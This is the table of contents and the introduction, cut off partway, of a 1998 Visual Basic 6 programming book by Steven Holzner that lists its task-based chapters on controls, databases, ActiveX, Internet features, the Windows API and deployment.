Author(s): Steven Holzner
ISBN: 1576102831
Publication Date: 08/01/98

Introduction

What's On the CD-ROM

About the Author

Chapter 1 Visual Basic Overview

Creating A Project In Visual Basic

The Parts Of A Visual Basic Project

Project Scope

Projects On Disk

Using The Visual Basic Application Wizard

Visual Basic Programming Conventions

Code Commenting Conventions

Best Coding Practices In Visual Basic

Getting Down To The Details

Chapter 2 The Visual Basic Development Environment

In Depth

Overview Of The Integrated Development Environment

Immediate Solutions

Selecting IDE Colors, Fonts, And Font Sizes

Aligning, Sizing, And Spacing Multiple Controls

Setting A Startup Form Or Procedure

Using Visual Basic Predefined Forms, Menus, And Projects

Setting A Project s Version Information

Setting An EXE File s Name And Icon

Displaying The Debug, Edit, And Form Editor Toolbars

Turning Bounds Checking On Or Off

Checking For Pentium Errors

Managing Add-Ins

Adding ActiveX Controls And Insertable Objects To Projects

Customizing Menus And Toolbars

Setting Forms Initial Positions

Enabling Or Disabling Quick Info, Auto List Members, Data Tips, And Syntax Checking

Displaying Or Hiding IDE Windows

Searching An Entire Project For Specific Text Or A Variable s Definition

Optimizing For Fast Code, Small Code, Or A Particular Processor

Adding And Removing Forms, Modules, And Class Modules

Using Bookmarks

Using The Object Browser

Chapter 3 The Visual Basic Language

In Depth

How Does Visual Basic Code Look?

Immediate Solutions

Declaring Constants

Declaring Variables

Selecting Variable Types

Converting Between Data Types

Setting Variable Scope

Verifying Data Types

Declaring Arrays And Dynamic Arrays

Declaring Subroutines

Declaring Functions

Preserving Variables Values Between Calls To Their Procedures

Handling Strings

Converting Strings To Numbers And Back Again

Handling Operators And Operator Precedence

Using If&Else Statements

Using Select Case

Making Selections With Switch() And Choose()

Looping

Using Collections

Sending Keystrokes To Other Programs

Handling Higher Math

Handling Dates And Times

Handling Financial Data

Ending A Program At Any Time

Chapter 4 Managing Forms In Visual Basic

In Depth

The Parts Of A Form

The Parts Of An MDI Form

Immediate Solutions

Setting Title Bar Text

Adding/Removing Min/Max Buttons And Setting A Window s Border

Adding Toolbars To Forms

Adding Status Bars To Forms

Referring To The Current Form

Redrawing Form Contents

Setting Control Tab Order

Moving And Sizing Controls From Code

Showing And Hiding Controls In A Form

Measurements In Forms

Working With Multiple Forms

Loading, Showing, And Hiding Forms

Setting The Startup Form

Creating Forms In Code

Using The Multiple Document Interface

Arranging MDI Child Windows

Opening New MDI Child Windows

Arrays Of Forms

Coordinating Data Between MDI Child Forms (Document Views)

Creating Dialog Boxes

All About Message Boxes And Input Boxes

Passing Forms To Procedures

Minimizing/Maximizing And Enabling/Disabling Forms From Code

Chapter 5 Visual Basic Menus

In Depth

Menu Design Considerations

Immediate Solutions

Using The Visual Basic Application Wizard To Set Up Your Menus

What Item Goes In What Menu?

Adding A Menu To A Form

Modifying And Deleting Menu Items

Adding A Menu Separator

Adding Access Characters

Adding Shortcut Keys

Creating Submenus

Creating Immediate (Bang) Menus

Using The Visual Basic Predefined Menus

Adding A Checkmark To A Menu Item

Disabling (Graying Out) Menu Items

Handling MDI Form And MDI Child Menus

Adding A List Of Open Windows To An MDI Form s Window Menu

Making Menus And Menu Items Visible Or Invisible

Creating And Displaying Pop-Up Menus

Adding And Deleting Menu Items At Runtime

Adding Bitmaps To Menus

Using The Registry To Store A Most Recently Used (MRU) Files List

Chapter 6 Text Boxes And Rich Text Boxes

In Depth

Use Of Text Boxes And RTF Boxes In Windows Programs

Immediate Solutions

Creating Multiline, Word-Wrap Text Boxes

Aligning Text In Text Boxes

Adding Scroll Bars To Text Boxes

Making A Text Box Read-Only

Accessing Text In A Text Box

Selecting And Replacing Text In A Text Box

Copying Or Getting Selected Text To Or From The Clipboard

Creating A Password Control

Controlling Input In A Text Box

Adding An RTF Box To A Form

Accessing Text In A Rich Text Box

Selecting Text In Rich Text Boxes

Using Bold, Italic, Underline, And Strikethru

Indenting Text In Rich Text Boxes

Setting Fonts And Font Sizes In Rich Text Boxes

Using Bullets In Rich Text Boxes

Aligning Text In A Rich Text Box

Setting Text Color In RTF Boxes

Moving The Insertion Point In RTF Boxes

Adding Superscripts And Subscripts In Rich Text Boxes

Setting The Mouse Pointer In Text Boxes And Rich Text Boxes

Searching For (And Replacing) Text In RTF Boxes

Saving RTF Files From Rich Text Boxes

Reading RTF Files Into A Rich Text Box

Printing From A Rich Text Box

Chapter 7 Command Buttons, Checkboxes, And Option Buttons

In Depth

How This Chapter Works

Immediate Solutions

Setting A Button s Caption

Setting A Button s Background Color

Setting Button Text Color

Setting Button Fonts

Reacting To Button Clicks

Creating Button Control Arrays

Resetting The Focus After A Button Click

Giving Buttons Access Characters

Setting Button Tab Order

Disabling Buttons

Showing And Hiding Buttons

Adding Tool Tips To Buttons

Resizing And Moving Buttons From Code

Adding A Picture To A Button

Adding A Down Picture To A Button

Adding Buttons At Runtime

Passing Buttons To Procedures

Handling Button Releases

Making A Command Button Into A Cancel Button

Getting A Checkbox s State

Setting A Checkbox s State

Grouping Option Buttons Together

Getting An Option Button s State

Setting An Option Button s State

Using Graphical Checkboxes And Radio Buttons

Using Checkboxes And Option Buttons Together

Chapter 8 List Boxes And Combo Boxes

In Depth

Immediate Solutions

Adding Items To A List Box

Referring To Items In A List Box By Index

Responding To List Box Events

Removing Items From A List Box

Sorting A List Box

Determining How Many Items Are In A List Box

Determining If A List Box Item Is Selected

Using Multiselect List Boxes

Making List Boxes Scroll Horizontally

Using Checkmarks In A List Box

Clearing A List Box

Creating Simple Combo Boxes, Drop-Down Combo Boxes, And Drop-Down List Combo Boxes

Adding Items To A Combo Box

Responding To Combo Box Selections

Removing Items From A Combo Box

Getting The Current Selection In A Combo Box

Sorting A Combo Box

Clearing A Combo Box

Locking A Combo Box

Getting The Number Of Items In A Combo Box

Setting The Topmost Item In A List Box Or Combo Box

Adding Numeric Data To Items In A List Box Or Combo Box

Determining Where An Item Was Added In A Sorted List Box Or Combo Box

Using Images In Combo Boxes

Chapter 9 Scroll Bars And Sliders

In Depth

Adding Scroll Bars And Sliders To A Program

Immediate Solutions

Adding Horizontal Or Vertical Scroll Bars To A Form

Setting Scroll Bars Minimum And Maximum Values

Setting Up Scroll Bar Clicks (Large Changes)

Setting Up Scroll Bar Arrow Clicks (Small Changes)

Getting A Scroll Bar s Current Value

Handling Scroll Bar Events

Handling Continuous Scroll Bar Events

Showing And Hiding Scroll Bars

Coordinating Scroll Bar Pairs

Adding Scroll Bars To Text Boxes

Creating And Using Flat Scroll Bars

Customizing Flat Scroll Bar Arrows

Creating Slider Controls

Setting A Slider s Orientation

Setting A Slider s Range

Setting Up Slider Groove Clicks

Adding Ticks To A Slider

Setting A Slider s Tick Style

Getting A Slider s Current Value

Handling Slider Events

Handling Continuous Slider Events

Handling Slider Selections

Clearing A Selection In A Slider

Creating An Updown Control

Setting An Updown Control s Minimum And Maximum

Handling Updown Events

Chapter 10 Picture Boxes And Image Controls

In Depth

Image Controls

Picture Boxes

Immediate Solutions

Adding A Picture Box To A Form

Setting Or Getting The Picture In A Picture Box

Adjusting Picture Box Size To Contents

Aligning A Picture Box In A Form

Handling Picture Box Events (And Creating Image Maps)

Picture Box Animation

Grouping Other Controls In A Picture Box

Using A Picture Box In An MDI Form

Drawing Lines And Circles In A Picture Box

Using Image Lists With Picture Boxes

Adding Text To A Picture Box

Formatting Text In A Picture Box

Clearing A Picture Box

Accessing Individual Pixels In A Picture Box

Copying Pictures To And Pasting Pictures From The Clipboard

Stretching And Flipping Images In A Picture Box

Printing A Picture

Using Picture Box Handles

Setting Measurement Scales In A Picture Box

Saving Pictures To Disk

Adding An Image Control To A Form

Stretching An Image In An Image Control

Chapter 11 Windows Common Dialogs

In Depth

The Common Dialog Control

Immediate Solutions

Creating And Displaying A Windows Common Dialog

Setting A Common Dialog s Title

Did The User Click OK Or Cancel?

Using A Color Dialog Box

Setting Color Dialog Flags

Using The Open And Save As Dialogs

Setting Open And Save As Flags

Getting The File Name In Open, Save As Dialogs

Setting Maximum File Name Size In Open And Save As Dialog Boxes

Setting Default File Extensions

Set Or Get The Initial Directory

Setting File Types (Filters) In Open, Save As Dialogs

Using A Font Dialog Box

Setting Font Dialog Flags

Setting Max And Min Font Sizes

Using The Print Dialog Box

Setting Print Dialog Flags

Setting The Minimum And Maximum Pages To Print

Setting Page Orientation

Showing Windows Help From A Visual Basic Program

Chapter 12 The Chart And Grid Controls

In Depth

The Chart Control

Grid Controls

Immediate Solutions

Adding A Chart Control To A Program

Adding Data To A Chart Control

Working With A Multiple Data Series

Setting Chart And Axis Titles And Chart Colors

Creating Pie Charts

Creating 2D And 3D Line Charts

Creating 2D And 3D Area Charts

Creating 2D And 3D Bar Charts

Creating 2D And 3D Step Charts

Creating 2D And 3D Combination Charts

Adding A Flex Grid Control To A Program

Working With Data In A Flex Grid Control

Typing Data Into A Flex Grid

Setting Flex Grid Grid Lines And Border Styles

Labeling Rows And Columns In A Flex Grid

Formatting Flex Grid Cells

Sorting A Flex Grid Control

Dragging Columns In A Flex Grid Control

Connecting A Flex Grid To A Database

Chapter 13 The Timer And Serial Communications Controls

In Depth

The Timer Control

The Communications Control

The MonthView And DateTimePicker Controls

Immediate Solutions

Adding A Timer Control To A Program

Initializing A Timer Control

Handling Timer Events

Formatting Times And Dates

Creating A Clock Program

Creating A Stopwatch

Creating An Alarm Clock

Creating Animation Using The Timer Control

Adding A Communications Control To A Program

Setting Up The Receive And Transmit Buffers

Opening The Serial Port

Working With A Modem

Reading Data With The Communications Control

Sending Data With The Communications Control

Setting Up Communications Handshaking

Handling Communications Events

Closing The Serial Port

Adding A MonthView Control To Your Program

Getting Dates From A MonthView Control

Adding A DateTimePicker Control To Your Program

Using A DateTimePicker Control

Chapter 14 The Frame, Label, Shape, And Line Controls

In Depth

The Frame Control

The Label Control

The Shape Control

The Line Control

Form Drawing Methods

Immediate Solutions

Adding A Frame To A Program

Setting Frame Size And Location

Dragging And Dropping Controls

Grouping Controls In A Frame

Adding A Label To A Program

Using Labels Instead Of Text Boxes

Formatting Text In Labels

Aligning Text In Labels

Handling Label Control Events

Using Labels To Give Access Keys To Controls Without Captions

Adding A Shape Control To A Program

Drawing Rectangles

Drawing Squares

Drawing Ovals

Drawing Circles

Drawing Rounded Rectangles

Drawing Rounded Squares

Setting Shape Borders: Drawing Width, Dashes, And Dots

Filling Shapes

Drawing A Shape Without The IDE Grid

Moving Shapes At Runtime

Adding A Line Control To A Program

Drawing Thicker, Dotted, And Dashed Lines

Drawing A Line Without The IDE Grid

Changing A Line Control At Runtime

Using Form Methods To Draw Lines

Using Form Methods To Draw Circles

Chapter 15 Toolbars, Status Bars, Progress Bars, And Coolbars

In Depth

Toolbars

Status Bars

Progress Bars

Coolbars

Immediate Solutions

Adding A Toolbar To A Form

Aligning Toolbars In A Form

Adding Buttons To A Toolbar

Handling Toolbar Buttons Clicks

Connecting Toolbar Buttons To Menu Items

Adding Separators To A Toolbar

Adding Images To Toolbar Buttons

Adding Check (Toggle) Buttons To A Toolbar

Creating Button Groups In A Toolbar

Adding Combo Boxes And Other Controls To A Toolbar

Setting Toolbar Button Tool Tips

Letting The User Customize The Toolbar

Adding Toolbar Buttons At Runtime

Adding A Status Bar To A Program

Aligning Status Bars In A Form

Adding Panels To A Status Bar

Displaying Text In A Status Bar

Displaying Time, Dates, And Key States In A Status Bar

Customizing A Status Bar Panel s Appearance

Displaying Images In A Status Bar

Handling Panel Clicks

Adding New Panels To A Status Bar At Runtime

Creating Simple Status Bars

Adding A Progress Bar To A Form

Using A Progress Bar

Adding A Coolbar To A Form

Aligning Coolbars In A Form

Adding Bands To A Coolbar

Adding Controls To Coolbar Bands

Handling Coolbar Control Events

Chapter 16 Image Lists, Tree Views, List Views, And Tab Strips

In Depth

Image Lists

Tree Views

List Views

Tab Strips

Immediate Solutions

Adding An Image List To A Form

Adding Images To Image Lists

Using The Images In Image Lists

Setting Image Keys In An Image List

Adding A Tree View To A Form

Selecting Tree View Styles

Adding Nodes To A Tree View

Adding Subnodes To A Tree View

Adding Images To A Tree View

Expanding And Collapsing Nodes (And Setting Node Images To Match)

Handling Tree View Node Clicks

Adding A List View To A Form

Adding Items To A List View

Adding Icons To List View Items

Adding Small Icons To List View Items

Selecting The View Type In List Views

Adding Column Headers To A List View

Adding Column Fields To A List View

Handling List View Item Clicks

Handling List View Column Header Clicks

Adding A Tab Strip To A Form

Inserting Tabs Into A Tab Strip Control

Setting Tab Captions

Setting Tab Images

Using A Tab Strip To Display Other Controls

Handling Tab Clicks

Chapter 17 File Handling And File Controls

In Depth

Sequential Access Files

Binary Files

The FileSystemObject

Immediate Solutions

Using The Common Dialogs File Open And File Save As

Creating A File

Getting A File s Length

Opening A File

Writing To A Sequential File

Writing To A Random Access File

Writing To A Binary File

Reading From Sequential Files

Reading From Random Access Files

Reading From Binary Files

Accessing Any Record In A Random Access File

Closing A File

Saving Files From Rich Text Boxes

Opening Files In Rich Text Boxes

Saving Files From Picture Boxes

Opening Files In Picture Boxes

Using The Drive List Box Control

Using The Directory List Box Control

Using The File List Box Control

Creating And Deleting Directories

Changing Directories

Copying A File

Moving A File

Deleting A File

When Was A File Created? Last Modified? Last Accessed?

Creating A TextStream

Opening A TextStream

Writing To A TextStream

Reading From A TextStream

Closing A TextStream

Chapter 18 Working With Graphics

In Depth

Graphics Methods Vs. Graphics Controls

About Visual Basic Coordinates

Immediate Solutions

Redrawing Graphics In Windows: AutoRedraw And Paint

Clearing The Drawing Area

Setting Colors

Drawing Text

Working With Fonts

Drawing Lines

Drawing Boxes

Drawing Circles

Drawing Ellipses

Drawing Arcs

Drawing Freehand With The Mouse

Filling Figures With Color

Filling Figures With Patterns

Setting Figure Drawing Style And Drawing Width

Drawing Points

Setting The Drawing Mode

Setting Drawing Scales

Using The Screen Object

Resizing Graphics When The Window Is Resized

Copying Pictures To And Pasting Pictures From The Clipboard

Printing Graphics

Layering Graphics With The AutoRedraw And ClipControls Properties

Chapter 19 Working With Images

In Depth

Picture Boxes Vs. Image Controls

Image Effects: Working With Images Bit By Bit

Immediate Solutions

Adding Images To Controls

Adding Images To Forms

Using Image Controls

Using Picture Boxes

AutoSizing Picture Boxes

Loading Images In At Runtime

Clearing (Erasing) Images

Storing Images In Memory Using The Picture Object

Using Arrays Of Picture Objects

Adding Picture Clip Controls To A Program

Selecting Images In A Picture Clip Control Using Coordinates

Selecting Images In A Picture Clip Control Using Rows And Columns

Flipping Images

Stretching Images

Creating Image Animation

Handling Images Bit By Bit

Creating Grayscale Images

Lightening Images

Creating Embossed Images

Creating Engraved Images

Sweeping Images

Blurring Images

Freeing Memory Used By Graphics

Chapter 20 Creating ActiveX Controls And Documents

In Depth

All About ActiveX Components

In-Process Vs. Out-Of-Process Components

Which ActiveX Component Do I Want To Build?

Immediate Solutions

Creating An ActiveX Control

Designing An ActiveX Control From Scratch

Giving ActiveX Controls Persistent Graphics

Basing An ActiveX Control On An Existing Visual Basic Control

Handling Constituent Control Events In An ActiveX Control

Adding Controls To An ActiveX Control (A Calculator ActiveX Control)

Testing An ActiveX Control

Creating A Visual Basic Project Group To Test An ActiveX Control

Registering An ActiveX Control

Using A Custom ActiveX Control In A Visual Basic Program

Adding A Property To An ActiveX Control

Making ActiveX Control Properties Persistent (PropertyBag Object)

Adding A Method To An ActiveX Control

Adding An Event To An ActiveX Control

Adding Design Time Property Pages

Creating An ActiveX Document

ActiveX Document DLLs Vs. EXEs

Adding Controls To An ActiveX Document (A Tic-Tac-Toe Example)

Handling Constituent Control Events In An ActiveX Document

Testing An ActiveX Document

Creating ActiveX Documents That Run Outside Visual Basic

Distributed Computing: ActiveX Documents And Integrated Browsers

Making ActiveX Document Properties Persistent (PropertyBag Object)

Chapter 21 Visual Basic And The Internet: Web Browsing, Email, HTTP, FTP, And DHTML

In Depth

Creating A Web Browser

Creating A Dynamic HTML Page

Working With Email

Using FTP

Using HTTP

Immediate Solutions

Creating A Web Browser

Specifying URLs In A Web Browser

Adding Back And Forward Buttons To A Web Browser

Adding Refresh, Home, And Stop Buttons To A Web Browser

Creating DHTML Pages

Adding Text To DHTML Pages

Adding Images To DHTML Pages

Adding HTML Controls To DHTML Pages

Adding ActiveX Controls To DHTML Pages

Adding Tables To DHTML Pages

Adding Hyperlinks To DHTML Pages

Using MAPI Controls To Support Email

Sending Email From Visual Basic

Reading Email In Visual Basic

Using The Internet Transfer Control For FTP And HTTP Operations

Handling FTP Operations In Visual Basic

Handling HTTP Operations In Visual Basic

Chapter 22 Multimedia

In Depth

The Multimedia MCI Control

Using The Multimedia Control From Code

Immediate Solutions

Using The Animation Control

Adding A Multimedia Control To A Program

Setting The Device Type And Opening The Device

Setting File Information And Opening Files

Setting A Multimedia Control s Time Format

Controlling The Multimedia Control From Code

Stopping And Pausing The Multimedia Control

Displaying The Multimedia Control s Status

Closing The Multimedia Control

Playing CDs From Your CD-ROM Drive

Playing WAV Files

Playing MID Files

Playing AVI Files

Playing MPG Files

Keeping Track Of Multimedia Command Execution Using Notification

Handling Multimedia Errors

Stepping A Multimedia Control Forward Or Backward Frame By Frame

Starting From And To In A Multimedia Control

Making The Multimedia Control Wait

Multimedia Without Multimedia Controls

Chapter 23 Connecting To The Windows API And Visual C++

In Depth

Declaring And Using DLL Procedures In Visual Basic

Handling C/C++ And Windows Data Types

What s Available In The Windows API?

Immediate Solutions

Getting Or Creating A Device Context (Including The Whole Screen)

Drawing Lines In A Device Context

Drawing Ellipses In A Device Context

Drawing Rectangles In A Device Context

Setting Drawing Colors And Styles (Using Pens)

Setting Drawing Modes (ROP2)

Handling The Mouse Outside Your Program s Window

Copying Bitmaps Between Device Contexts Quickly

Capturing Images From The Screen

Getting A Window Handle For Any Window On The Screen

Getting A Window s Text

Playing Sounds With API Functions

Allocating Memory And Storing Data

Reading Data From Memory And Deallocating Memory

Making A Window Topmost

Determining Free And Total Disk Space

Determining The Windows Directory

Connecting To Visual C++

Chapter 24 Databases: Using DAO, RDO, And ADO

In Depth

What Are Databases?

DAO

RDO

ADO

The Data-Bound Controls

Immediate Solutions

Creating And Managing Databases With The Visual Data Manager

Creating A Table With The Visual Data Manager

Creating A Field With The Visual Data Manager

Entering Data In A Database With The Visual Data Manager

Adding A Data Control To A Program

Opening A Database With The Data Control

Connecting A Data Control To A Bound Control

Registering An ODBC Source

Opening A Database With A Remote Data Control

Connecting A Remote Data Control To A Bound Control

Opening A Database With An ADO Data Control

Connecting An ADO Data Control To A Bound Control

The Data Form Wizard: Creating A Data Form

Using Database Control Methods: Adding, Deleting, And Modifying Records

Adding Records To Databases

Deleting Records In Databases

Refreshing A Data Control

Updating A Database With Changes

Moving To The Next Record

Moving To The Previous Record

Moving To The First Record

Moving To The Last Record

The Data-Bound Controls: From Text Boxes To Flex Grids

The ADO Data-Bound Controls

Chapter 25 Working With Database Objects In Code

In Depth

DAO

RDO

ADO

Immediate Solutions

A Full-Scale DAO Example

Using The Daocode Example To Create And Edit A Database

DAO: Creating A Database

DAO: Creating A Table With A TableDef Object

DAO: Adding Fields To A TableDef Object

DAO: Adding An Index To A TableDef Object

DAO: Creating A Record Set

DAO: Opening A Database

DAO: Adding A Record To A Record Set

DAO: Editing A Record In A Record Set

DAO: Updating A Record In A Record Set

DAO: Moving To The First Record In A Record Set

DAO: Moving To The Last Record In A Record Set

DAO: Moving To The Next Record In A Record Set

DAO: Moving To The Previous Record In A Record Set

DAO: Deleting A Record In A Record Set

DAO: Sorting A Record Set

DAO: Searching A Record Set

DAO: Executing SQL

A Full-Scale RDO Example

RDO: Opening A Connection

RDO: Creating A Result Set

RDO: Moving To The First Record In A Result Set

RDO: Moving To The Last Record In A Result Set

RDO: Moving To The Next Record In A Result Set

RDO: Moving To The Previous Record In A Result Set

RDO: Executing SQL

A Full-Scale ADO Example

ADO: Opening A Connection

ADO: Creating A Record Set From A Connection

ADO: Binding Controls To Record Sets

ADO: Adding A Record To A Record Set

ADO: Refreshing The Record Set

ADO: Updating A Record In A Record Set

ADO: Moving To The First Record In A Record Set

ADO: Moving To The Last Record In A Record Set

ADO: Moving To The Next Record In A Record Set

ADO: Moving To The Previous Record In A Record Set

ADO: Deleting A Record In A Record Set

ADO: Executing SQL In A Record Set

Chapter 26 OLE

In Depth

Linking Vs. Embedding

Immediate Solutions

Adding An OLE Control To A Form

Creating And Embedding An OLE Object At Design Time

Linking Or Embedding An Existing Document At Design Time

Autosizing An OLE Control

Determining How An Object Is Displayed In An OLE Container Control

Using The OLE Control s Pop-Up Menus At Design Time

Inserting An OLE Object Into An OLE Control At Runtime

Deactivating OLE Objects

Using Paste Special To Insert A Selected Part Of A Document Into An OLE Control

How To Activate The OLE Objects In Your Program

Activating OLE Objects With A Pop-Up Menu That Lists All OLE Verbs

Activating OLE Objects From Code

Is An Object Linked Or Embedded?

Handling Multiple OLE Objects

Using OLE Control Arrays To Handle Multiple OLE Objects

Loading New OLE Controls At Runtime

Dragging OLE Objects In A Form

Deleting OLE Objects

Copying And Pasting OLE Objects With The Clipboard

Zooming OLE Objects

Saving And Retrieving Embedded Object s Data

Handling OLE Object Updated Events

Disabling In-Place Editing

Chapter 27 Creating Code Components (OLE Automation)

In Depth

Code Components: Classes And Objects

Code Components And Threads

Immediate Solutions

Using A Code Component From A Client Application

Creating An Object From A Class

Using A Code Component s Properties And Methods

Creating A Code Component

Setting A Code Component s Project Type: In-Process Or Out-Of-Process

Adding A Property To A Code Component

Adding A Get/Let Property To A Code Component

Adding A Method To A Code Component

Passing Arguments To A Code Component Method

Passing Optional Arguments To A Code Component Method

Testing A Code Component With A Second Instance Of Visual Basic

Creating And Registering An In-Process Code Component

Creating And Registering An Out-Of-Process Code Component

Using The Class Initialize Event

Using The Class Terminate Event

Global Objects: Using Code Components Without Creating An Object

Destroying A Code Component Object

Using Forms From Code Components

Creating Dialog Box Libraries In Code Components

Designing Multithreaded In-Process Components

Designing Multithreaded Out-Of-Process Components

Chapter 28 Advanced Form, Control, And Windows Registry Handling

In Depth

Drag And Drop And OLE Drag And Drop

The Windows Registry

Immediate Solutions

Passing Controls To Procedures

Passing Control Arrays To Procedures

Determining The Active Control

Determining Control Type At Runtime

Creating/Loading New Controls At Runtime

Changing Control Tab Order

Changing Control Stacking Position With Z-Order

Drag/Drop: Dragging Controls

Drag/Drop: Dropping Controls

Handling Self-Drops When Dragging And Dropping

Drag/Drop: Handling DragOver Events

OLE Drag/Drop: Dragging Data

OLE Drag/Drop: Dropping Data

OLE Drag/Drop: Reporting The Drag/Drop Outcome

Using The Lightweight Controls

Passing Forms To Procedures

Determining The Active Form

Using The Form Object s Controls Collection

Using the Forms Collection

Setting A Form s Startup Position

Keeping A Form s Icon Out Of The Windows 95 Taskbar

Handling Keystrokes In A Form Before Controls Read Them

Making A Form Immovable

Showing Modal Forms

Saving Values In The Windows Registry

Getting Values From The Windows Registry

Getting All Registry Settings

Deleting A Registry Setting

Chapter 29 Error Handling And Debugging

In Depth

Testing Your Programs

Immediate Solutions

Writing Error Handlers

Using On Error GoTo *Label*

Using On Error GoTo *line#*

Using On Error Resume Next

Using On Error GoTo 0

Using Resume In Error Handlers

Using Resume *Label* In Error Handlers

Using Resume *line#* In Error Handlers

Using Resume Next In Error Handlers

Getting An Error s Error Code

Getting An Error s Description

Determining An Error s Source Object

Handling Errors In DLLs: The LastDLLError Property

Creating An Intentional (User-Defined) Error

Nested Error Handling

Creating An Error Object Directly In Visual Basic

Trappable Cancel Errors In Common Dialogs

Debugging In Visual Basic

Setting Debugging Breakpoints

Single-Stepping While Debugging

Examining Variables And Expressions

Adding Debug Watch Windows

Using The Immediate Window While Debugging

Clearing All Debugging Breakpoints

Executing Code Up To The Cursor While Debugging

Skipping Over Statements While Debugging

Chapter 30 Deploying Your Program: Creating Setup Programs, Help Files, And Online Registration

In Depth

Setup Programs

Help Files

Online Registration

The Designed For Microsoft Windows Logo

Immediate Solutions

Creating Your Application s EXE File

Using The Package And Deployment Wizard

Step 1: Package Type

Step 2: Build Folder

Step 3: Files

Step 4: Distribution Type

Step 5: Installation Title

Step 6: Icons

Step 7: Install Locations

Step 8: Shared Files

Step 9: Finished!

Creating Help Files With The Microsoft Help Workshop

Creating A Help Project s RTF File

Entering Text In A Help File

Creating A Help Hotspot

Creating A Help Hotspot Target

Titling A Help Page

Adding Help Topics To The Help Index

Creating Help Pop-Up Links

Creating Help Tool Tips Targets

Compiling Help Files With The Help Workshop

Displaying A Help File From Visual Basic

Building Online Help Into Your Application

Creating Online User Registration

Uploading Online Registration Information To An FTP Server

Concluding The FTP Transfer Of The Online Registration Information

Index

Introduction

Welcome to your Visual Basic support package. That s what this book has been designed to be: your complete VB support package. Have we reached that goal yet? It s up to you to decide. If what you re looking for is not in this edition, we ll work hard to make sure it s in the next I encourage your suggestions. Please feel free to write. We ll put in the time to make sure this book is the most complete one available on Visual Basic, edition after edition. This is the book we want you to come back to again and again.

I ve used Visual Basic back before version 1 even came out publicly and have written many books on the program. I put Visual Basic to work for a very wide range of uses day after day; in fact, it s is my favorite programming package of all, and it comes close to being my favorite program period. But I ve never written a book on Visual Basic as complete as this one and never included as many features, documented or undocumented, examples, and tips in one volume.

This book has been designed to give you the coverage you just won t find in any other book. Other books often omit not only the larger topics, like deploying your program after you ve created it and creating Help files, but also the smaller ones, like covering in depth just about every control that comes with Visual Basic, including the ActiveX controls from the MS chart control to flat scroll bars, from the serial port comm control to the Internet transfer control.

Reluctantly, I must admit that it s impossible for one volume to be utterly comprehensive on the subject of Visual Basic (impossible because it s not physically possible to bind a book that big yet), but we re trying our best. It s true that some specialty books might have more coverage on a few topics, but if you want to see more on a particular topic, write in and we ll work seriously on adding more of that topic to the next edition.

How This Book Works

The task-based format we use in this book is the one most programmers appreciate because programming is a task-based business. Rather than reading about subjects in the order the author thinks best, you can go directly to your topic of interest and find the bite-sized nugget of information you need, such as opening an FTP connection, adding a Web browser to your program, supporting online user registration from Visual Basic, adding a method to an ActiveX control, creating an error handler, flipping or stretching an image, opening an RDO database connection, playing CDs from the computer s CD-ROM drive, and literally hundreds of other topics.

And best of all, there s a working example in code for almost every programming topic in the book. The actual process of programming is not abstract; it s very applied.

So instead of vague generalities, we get down to the specifics all the specifics that give you everything you need to understand and use Visual Basic.

In the old days, programming books used to be very top-down, with chapters on subjects like conditional branching, loop structures, variable declarations, and so forth. But who sits down to program by saying, I m about to create a conditional program flow branch ? Instead, programmers are more interested in performing useful tasks, like adding buttons, menus, list boxes, or toolbars to a window; creating graphics animation; creating dialog boxes; creating setup programs; working with files; supporting online Help; and so on. And this book is written for programmers.

Because this book is written for programmers, each chapter is broken up into dozens of practical programming tasks. After selecting the chapter you want, you can turn to the table of contents, or to the first page in that chapter, to find the task you re interested in. Hundreds of tasks are covered in this book, chosen as those that programmers most want to see. In addition, this book is filled with nearly 800 examples, covering just about every Visual Basic programming area there is. These examples are bite-sized and to the point, so you don t have to wade through a dozen files trying to understand one simple topic. And they re as comprehensive as we could make them, covering every programming area in the book.

Besides programming tasks and examples, the book also has overviews designed to bring all the pieces together into a coherent whole, giving you the entire picture. The first chapter is designed specifically to give you an overview of Visual Basic itself, along with some of the best programming practices to use, including those recommended by Microsoft. Every subsequent chapter starts with an overview of the subject it covers before digging into the specifics, making sure we never get lost in details. We ll also see discussions on best programming practices, program design, program testing, what makes a professional Windows application professional, and much more, as befits a book that wants to be your complete Visual Basic support package. In addition, the CD that accompanies this book holds the code for all the major projects we develop. To open and use a project, look for the Visual Basic project file (for example, browser.vbp for the browser project) and open that project file with Visual Basic.

Besides the code from the book, note that the CD has *hundreds* of megabytes of tools and software, ready for you to use.

What s In This Book

Just about everything we could write about Visual Basic is in this book, and that s a lot of ground to cover. From language reference to ADO database handling, from creating Web browsers to dragging and dropping data across applications, from email applications to multimedia players, from creating ActiveX controls and ActiveX documents to setup programs, it s all here.

Here s some of what we ll see how to create in this book:

" ActiveX controls

- ActiveX documents
- ADO, DAO, and RDO database applications
- Multimedia AVI, MPG, WAV, and MID players
- CD players that play CDs from the computer s CD-ROM drive
- Bitmapped menu items
- Full Web browsers
- Pie charts, line charts, bar charts, and others
- Code clients that call methods in programs like Microsoft Excel
- Code components (OLE automation servers)
- Graphics animation
- Applications that use the Windows Common Dialogs
- Customized toolbars with embedded controls like combo boxes
- Data entry forms
- Database editing applications
- Direct connections to the Windows API
- Direct connections to code written in Visual C++
- Drag/drop operations
- Graphics applications that draw arcs, circles, rectangles, lines, and more
- Email applications
- Error handlers
- Applications that use the printer
- Word processor applications
- File handlers for text and binary data
- FTP applications
- Dialog boxes
- Windows Help files
- MDI applications
- Pop-up menus activated with right mouse clicks

" Application deployment

" HTTP applications

" Image handling: blur, emboss, engrave, flip, sweep, stretch images, and more

" OLE applications

" Applications that use the Windows Registry

" List views and tree views

" Applications that create controls at runtime

" Mouse capture

" OLE drags (dragging data between applications)

" Online user registration

" Picture clip applications

" Setup programs

" Screen capture

" Spreadsheets

" Status bars and toolbars

" Tab strips, progress bars, and others

That s just some of what s coming up. Visual Basic is a very large topic, and the topics we ll cover number in the hundreds. And if you have suggestions for more, please send them in.

What You ll Need

To use this book profitably, you should have some experience with Visual Basic not necessarily a lot, but enough to get through Chapter 1 without trouble. We assume you have some familiarity with the essentials of Visual Basic in this book, although those essentials are not very hard to pick up. If you do have trouble with Chapter 1, you might take a look at an introductory book before proceeding.

As far as software goes, just about all you need to use this book is already in Microsoft Visual Basic (we ll use version 6 in this book). Visual Basic comes with an enormous set of tools and resources, and we ll have our hands full putting them to work.

We try to be as self-contained in this book as possible even creating the database files we ll use in examples with Visual Basic itself, not with a database application. The graphics files we use in various examples are on the CD, and the multimedia files we ll play in our multimedia examples come with Windows. Some of our OLE and OLE

